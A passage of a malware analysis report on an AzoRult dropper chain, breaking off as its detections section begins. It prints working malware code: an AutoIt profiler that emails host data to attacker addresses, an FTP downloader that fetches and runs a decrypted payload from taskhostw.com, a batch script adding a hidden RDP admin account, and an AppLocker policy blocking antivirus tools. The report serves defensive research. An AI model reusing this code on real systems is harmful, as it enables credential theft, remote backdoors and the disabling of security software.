

wini.exe
wini.exe drop files
install.bat
rfusclient.
exe
RMS tool client
rutserv.exe
RMS tool server
install.vbs
vp8encoder.
dll
vp8decoder.
dll
reg1.reg
RMS tool registry
reg2.reg
winit.exe
del.bat

Figure 9

Digging into the loader autoit script, the code below is the actual command line and password that execute this sfx file.

```
Run("C:\ProgramData\Microsoft\Intel\wini.exe -pnaxui")
```

Wini.exe will drop the RMS radmin tool name as “rfusclient.exe” and “rutserv.exe”. Then, to install this tool, it will also drop “install.vbs" that will execute another drop file “install.bat” that will disable Windows Defender application, set the registries of the “Remote Manipulator System” (RMS) tool (“reg1.reg” and “reg2.reg”), execute the RMS server rutserver.exe and configure its services.

Figure 10 shows the registry written in reg1.reg files related to the RMS tool and Figure 11 which is the code of install.bat.

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\Remote Manipulator System]

[HKEY_LOCAL_MACHINE\SYSTEM\Remote Manipulator System\v4]

[HKEY_LOCAL_MACHINE\SYSTEM\Remote Manipulator System\v4\Server]

[HKEY_LOCAL_MACHINE\SYSTEM\Remote Manipulator System\v4\Server\Parameters]
"InternetId"=hex:
"Options"=hex:54,50,46,30,11,54,52,4f,4d,53,65,72,76,65,72,4f,70,74,69,6f,6e,\
  73,00,09,55,73,65,4e,54,41,75,74,68,08,0d,53,65,63,75,72,69,74,79,4c,65,76,\
  65,6c,02,03,04,50,6f,72,74,03,12,16,14,45,6e,61,62,6c,65,4f,76,65,72,6c,61,\
  79,43,61,70,74,75,72,65,08,0c,53,68,6f,77,54,72,61,79,49,63,6f,6e,08,06,42,\
  69,6e,64,49,50,06,0d,41,6e,79,20,69,6e,74,65,72,66,61,63,65,13,43,61,6c,6c,\
  62,61,63,6b,41,75,74,6f,43,6f,6e,6e,65,63,74,09,17,43,61,6c,6c,62,61,63,6b,\
  43,6f,6e,6e,65,63,74,49,6e,74,65,72,76,61,6c,02,3c,08,48,69,64,65,53,74,6f,\
```

Figure 10

```
regedit /s "reg1.reg"
regedit /s "reg2.reg"
timeout 2

rutserv.exe /silentinstall
rutserv.exe /firewall
rutserv.exe /start

ATTRIB +H +S C:\Programdata\Windows\*.*
ATTRIB +H +S C:\Programdata\Windows

sc failure RManService reset= 0 actions= restart/1000/restart/1000/restart/1000
sc config RManService obj= LocalSystem type= interact type= own
sc config RManService DisplayName= "Microsoft Framework"
```

Figure 11

It will also drop another executable named “winit.exe”. This is an autoit compiled binary responsible for gathering information on the compromised host like what AV was installed, OS version, video adapter and much more. After collecting the data, it will try to send it via SMTP or via email to a specific email and body format. It will also execute “del.bat” which will delete itself.

Figures 12.1 and 12.2 show the code of this executable and how it builds the body of its email that will be sent to a specific email address.

```
Global $swebsite = "http://ip-api.com/json"
Global $slocation = 0x0
Global $sprovider = 0x0
$bread = InetRead($swebsite, 0x1)
If $bread = "" Then
    ConsoleWrite("api off")
Else
    $shtml = BinaryToString($bread, 0x4)
    $slocation = StringRegExpReplace($shtml, '(?si).*?"city":"(.*?)","country":"(.*?)".*', "\1, \2")
    $sprovider = StringRegExpReplace($shtml, '(?si).*?"isp":"(.*?)".*', "\1")
EndIf
Local $sbody = ("<strong>Processor: </strong>" & $processoropr & "<br />" & "<strong>Video Adapter: </strong>" &
$_determine_display_gpu & "<br />" & "<strong>OS Version: </strong>" & @OSVersion & "<br />" & "<strong> Location: </strong>" &
$slocation & "<br />" & "<strong> ISP: </strong>" & $sprovider & "<br />" & "<br />" & "<strong>Kaspersky: </strong>" & $avp &
"<br />" & "<strong> Avast: </strong>" & $avast & "<br />" & "<strong> AVG: </strong>" & $avg & "<br />" & "<strong> ESET:
</strong>" & $eset & "<br />" & "<strong> 360 Total: </strong>" & $360 & "<br />" & "<strong> Avira: </strong>" & $avira & "<br
/>" & "<strong> Panda: </strong>" & $panda & "<br />" & "<strong> Grizly: </strong>" & $grizly & "<br />" & "<strong> Defender:
</strong>" & $defender & "<br />" & "<strong> Microsoft Security: </strong>" & $msec & "<br />" & "<strong> Zemana: </strong>" &
$zam & "<br />" & "<strong> Dr Web: </strong>" & $dweb & "<br />" & "<strong> Cezurity: </strong>" & $cez & "<br />" & "<strong>
Bytefence: </strong>" & $bytefence & "<br />" & "<br />" & "<strong>RMS ID: </strong>" & $check[0x0] & "<br />")
If FileExists("C:\ProgramData\Microsoft\rootsystem\Log.txt") Then
    Local $sattachfiles = "C:\ProgramData\Microsoft\rootsystem\Log.txt"
Else
    Local $sattachfiles = ""
EndIf
Local $sccaddress = ""
Local $simportance = "Normal"
Local $susername = "ink@progaming-cheats.ru"
Local $spassword = "Inkpas123"
Local $iipport = 0x1d1
Local $bssl = True
Local $bishtmlbody = False
Local $idsnoptions = $g__cdodsndefault
Local $sbccaddress = "rmansys.system@gmail.com"
Local $rc = _INETSMTPMAILCOM($ssmtpserver, $sfromname, $sfromaddress, $stoaddress, $ssubject, $sbody, $sattachfiles, $sccaddress,
 $sbccaddress, $simportance, $susername, $spassword, $iipport, $bssl, $bishtmlbody, $idsnoptions)
```

Figure 12.1




Figure 12.2 Drop file - Cheat.exe

Both cheat.exe and wini.exe are sfx files that are password protected with the password "naxui". One of its drop files is the “P.exe” that will drop and execute “1.exe” which is a copy of WebBrowserPassView.exe tool. WebBrowserPassView.exe is a Nirsoft tool for parsing credentials like passwords in browsers. The other drop file of cheat.exe is the “taskhost.exe” which will execute the “P.exe”, “R8.exe” and the “taskhostw.exe”. It will also install the “OpenCL.dll” component of Khronos OpenCl ICD loader that allows users to build applications against specific OpenCL implementations.

The taskhost.exe will also create a scheduled task as a persistence mechanism for its drop file “taskhostw.exe” and “winlogon.exe”. taskhost.exe will also download files from a specific FTP server (109.248.203.81), save them as c:\programdata\windowstask\temp.exe, decrypt them and execute it. Unfortunately, the FTP server is inaccessible as of writing.

Figure 13 shows how it sets up the connection to the FTP client and tries to parse the credentials in several URL links.

```
$worked2 = (_INetGetSource("http://taskhostw.com/L.html"))
Sleep(0x1f4)
If $worked2 = "ONLINE" Then
    $shtml_configlogin = (_INetGetSource("http://taskhostw.com/randomx/Login.html"))
    Sleep(0x3e8)
    $shtml_configpassword = (_INetGetSource("http://taskhostw.com/randomx/Password.html"))
    Sleep(0x3e8)
    $shtml_configserver = (_INetGetSource("http://taskhostw.com/randomx/Server.html"))
    Sleep(0x3e8)
    $servftp = $shtml_configserver
    $loginftp = $shtml_configlogin
    $passftp = $shtml_configpassword
    $ftpport = 0x15
    $cpu_crypt = "L.CRP"
    $cpu_decrypt = "temp.exe"
    $ftpopen = _FTP_Open("FTP Client")
    $ftpconnect = _FTP_Connect($ftpopen, $servftp, $loginftp, $passftp, 0x1, $ftpport)
    $ftpsize = _FTP_FileGetSize($ftpconnect, $cpu_crypt)
    $ftpfileopen = _FTP_FileOpen($ftpconnect, $cpu_crypt)
    $ftpfileread = _FTP_FileRead($ftpfileopen, $ftpsize)
    $locdec = _Crypt_DecryptData($ftpfileread, "bc216a5ae848fab1d2dbd8e7b5a91142", 0x6602)
    FileWrite("C:\ProgramData\WindowsTask\" & $cpu_decrypt, $locdec)
    FileSetAttrib("C:\ProgramData\WindowsTask\" & $cpu_decrypt, "+SH")
    _FTP_Close($ftpconnect)
    Run("C:\ProgramData\WindowsTask\temp.exe")
    Sleep(0x2710)
    ProcessClose("temp.exe")
    FileDelete("C:\ProgramData\WindowsTask\temp.exe")
```

Figure 13

The “winlogon.exe” is another autoit compiled file that looks for scheduled tasks containing “KMSAutoNet”, “KMS” and “KMSAuto”. Figure 14 shows how to list all the scheduled tasks using the “/query list” command and look for it using regex.




Figure 14

Cheat.exe also drops another executable called “winlog.exe,” which then subsequently drops “winlogon.exe” in C:\ProgramData\Microsoft\Intel. C:\ProgramData\Microsoft\Intel\winlogon.exe is a PowerShell script converted to an executable file that will execute a PowerShell command to import the AppLocker policy drop by the actual loader name as “5.xml”.

Figure 15 shows the code snippet of the AppLocker rule policy that applies to deny actions on several antivirus products.

```
<RuleCollection Type="Exe" EnforcementMode="NotConfigured">
  <FilePublisherRule Id="0277a470-3bc7-4710-9968-77e68a0a736d" Name="Подписано O=SYMANTEC CORPORATION, L=MOUNTAIN VIEW, S=CALIFORNIA,
  C=US" Description="" UserOrGroupSid="S-1-1-0" Action="Deny">
    <Conditions>
      <FilePublisherCondition PublisherName="O=SYMANTEC CORPORATION, L=MOUNTAIN VIEW, S=CALIFORNIA, C=US" ProductName="*" BinaryName="*"
      >
        <BinaryVersionRange LowSection="*" HighSection="*" />
      </FilePublisherCondition>
    </Conditions>
    <Exceptions>
      <FilePathCondition Path="%PROGRAMFILES%\*" />
    </Exceptions>
  </FilePublisherRule>
  <FilePublisherRule Id="234a647f-9798-4be3-bbf5-5ca68eb23bf9" Name="Подписано O=KASPERSKY LAB, L=MOSCOW, S=MOSCOW CITY, C=RU"
  Description="Kaspersky ONline Scannner" UserOrGroupSid="S-1-1-0" Action="Deny">
    <Conditions>
      <FilePublisherCondition PublisherName="O=KASPERSKY LAB, L=MOSCOW, S=MOSCOW CITY, C=RU" ProductName="*" BinaryName="*">
        <BinaryVersionRange LowSection="*" HighSection="*" />
      </FilePublisherCondition>
    </Conditions>
    <Exceptions>
      <FilePathCondition Path="%PROGRAMFILES%\*" />
      <FilePathCondition Path="%WINDIR%\*" />
    </Exceptions>
  </FilePublisherRule>
  <FilePublisherRule Id="26e0acc9-088a-4218-bec9-cf33216c1aec" Name="Подписано O=BLEEPING COMPUTER, LLC., L=HUNTINGTON STATION, S=NEW
```

Figure 15

Below is the powershell command it uses to import this AppLocker policy.

```
"Import-Module applocker" ; "Set-AppLockerPolicy -XMLPolicy C:\ProgramData\microsoft\Temp\5.xml"
```

The XML is well formatted and as soon as we import it to the AppLocker rule set, as seen in Figure 16, the antivirus products that try to have a deny action policy are seen clearly.

Action	User	Name	Condition	Exceptions
Deny	Everyone	Подписано O=SYMANTEC CORPORATION, L=MOUNTAIN VIEW, S=CALIFORNIA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=KASPERSKY LAB, L=MOSCOW, S=MOSCOW CITY, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=BLEEPING COMPUTER, LLC., L=HUNTINGTON STATION, S=NEW YORK, C=US	Publisher	
Deny	Everyone	Подписано O=PANDA SECURITY S.L, L=BILBAO, C=ES	Publisher	Yes
Deny	Everyone	Подписано O=SYSTWEAK SOFTWARE, L=JAIPUR, S=RAJASTHAN, C=IN	Publisher	Yes
Deny	Everyone	Подписано O=TREND MICRO, INC., L=TAIPEI, S=TAIWAN, C=TW	Publisher	
Deny	Everyone	Подписано O=NANO SECURITY LTD, L=BRYANSK, S=BRYANSK OBLAST, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=AVAST SOFTWARE S.R.O., L=PRAHA 4, C=CZ	Publisher	Yes
Deny	Everyone	Подписано O=GRIDINSOFT, LLC, L=KIEV, S=KIEV, C=UA	Publisher	Yes
Deny	Everyone	Подписано O=GREATIS SOFTWARE LLC, L=YAROSLAVL, S=YAROSLAVL, C=RU	Publisher	
Deny	Everyone	SYSTEMRESET.EXE, в MICROSOFT® WINDOWS® OPERATING SYSTEM, от O=MICROSOFT CORPORATION, L=REDMOND...	Publisher	
Deny	Everyone	Подписано O=SUPERANTISPYWARE.COM, L=REDWOOD CITY, S=CALIFORNIA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=MCAFEE, INC., L=SANTA CLARA, S=CALIFORNIA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=DOCTOR WEB LTD., L=MOSCOW, S=MOSCOW, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=MALWAREBYTES CORPORATION, L=SANTA CLARA, S=CA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=ESET, SPOL. S R.O., L=BRATISLAVA, S=SLOVAKIA, C=SK	Publisher	Yes
Deny	Everyone	Подписано O=CEZURITY LLC, L=ST. PETERSBURG, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=NETGATE TECHNOLOGIES S.R.O., L=PRIEVIDZA, S=SLOVAKIA, C=SK	Publisher	Yes
Deny	Everyone	Подписано O=ALFREDO ANIBAL SANTOS SILVA, L=PORT VENDRES, S=LANGUEDOC - ROUSSILLON, C=FR	Publisher	Yes
Deny	Everyone	Подписано O=QIHU 360 SOFTWARE CO. LIMITED, L=HONG KONG, S=HONG KONG, C=HK	Publisher	Yes
Deny	Everyone	Подписано O=ENIGMA SOFTWARE GROUP USA, LLC, L=CLEARWATER, S=FLORIDA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=SYMANTEC CORPORATION, L=MOUNTAIN VIEW, S=CALIFORNIA, C=US	Publisher	Yes
Deny	Everyone	Подписано O=AVIRA OPERATIONS GMBH & CO. KG, L=TETTNANG, S=BADEN-WUERTTEMBERG, C=DE	Publisher	Yes
Deny	Everyone	Подписано O=KASPERSKY LAB, L=MOSCOW, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=ZEMANA BILIŞIM TEKNOLOJILERI SANAYI TICARET LIMITED ŞIRKETI, L=EDIRNE, C=TR	Publisher	Yes
Deny	Everyone	Подписано O=WEBROOT INC., L=BROOMFIELD, S=COLORADO, C=US	Publisher	Yes
Deny	Everyone	Подписано O="ESS DISTRIBUTION" LLC, L=MOSCOW, S=MOSCOW, C=RU	Publisher	Yes
Deny	Everyone	Подписано O=MCAFEE, INC., L=SANTA CLARA, S=CALIFORNIA, C=US	Publisher	
Allow	Everyone	Все файлы	Path	
Deny	Everyone	Unlocker1.9.1-x64.exe	File Hash	
Deny	Everyone	HitmanPro.exe	File Hash	
Deny	Everyone	esetonlinescanner_rus.exe	File Hash	
Deny	Everyone	ESETOnlineScanner_UKR.exe	File Hash	
Deny	Everyone	HitmanPro_x64.exe	File Hash	

Figure 16

As mentioned by Grzegorz Tworek, Applocker cannot block nor log processes with NT AUTHORITY\SERVICE present in the token which most AV engines use for their prevention component. However, AV engines also include components that run with less privileges focused on alerting and notifying users about events identified by the engine. Azorult would only prevent these components from running using its dropped Applocker policy.

Finally, the last droped file is “R8.exe”, another SFX file, which will decompress “db.rar” that contains “install.vbs”, that will execute ”bat.bat” to create a hidden special user account name as “John”, enable RDP connections, execute “RDPWinst.exe” that enables Remote Desktop Host support and concurrent RDP sessions on reduced functionality systems, create local group user, set non-expiring password using “net accounts /maxpwage:unlimited”, set hidden attribute and delete itself.

Figure 17 shows the code snippet of bat.bat file.

```
@echo off
setlocal enableextensions enabledelayedexpansion
for /f "usebackq delims=" %%i in (
wmic.exe Group where "LocalAccount=TRUE AND SID = 'S-1-5-32-544'" get Name /value ^| find.exe /i "Name"
) do set sAdminGroup%%i
reg.exe add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t
REG_DWORD /d 0 /f
reg.exe add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v "fAllowToGetHelp"    /t
REG_DWORD /d 1 /f
netsh.exe advfirewall firewall add rule name="allow RDP" dir=in protocol=TCP localport=3389 action=allow
net.exe user "john" "12345" /add

if defined sAdminGroupName (
net.exe localgroup "%sAdminGroupName%" "john" /add
)

chcp 1251 >nul
net localgroup "Администраторы" "John" /add
net localgroup "Administratorzy" "John" /add
net localgroup "Administrators" John /add
net localgroup "Administradores" John /add
net localgroup "Пользователи удаленного рабочего стола" John /add
net localgroup "Пользователи удаленного управления" John /add
net localgroup "Remote Desktop Users" John /add
net localgroup "Usuarios de escritorio remoto" John /add
net localgroup "Uzytkownicy pulpitu zdalnego" John /add

"RDPWInst.exe" -i -o
"RDPWInst.exe" -w
endlocal
reg.exe add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v "john" /t REG_DWORD /d 0 /f
net accounts /maxpwage:unlimited
del /f /q "install.vbs"
attrib +s +h "C:\Program Files\RDP Wrapper\*.*"
attrib +s +h "C:\Program Files\RDP Wrapper"
attrib +s +h "C:\rdp"
del %0 /f /q
```

Figure 17


Detections

Below are the existing and new (STRT) detections developed to detect tactics and techniques of this malware.

Windows Applications Layer Protocol RMS Radmin Tool Namedpipe

This analytic identifies the use of default or publicly known named pipes used with RMX remote admin tool:

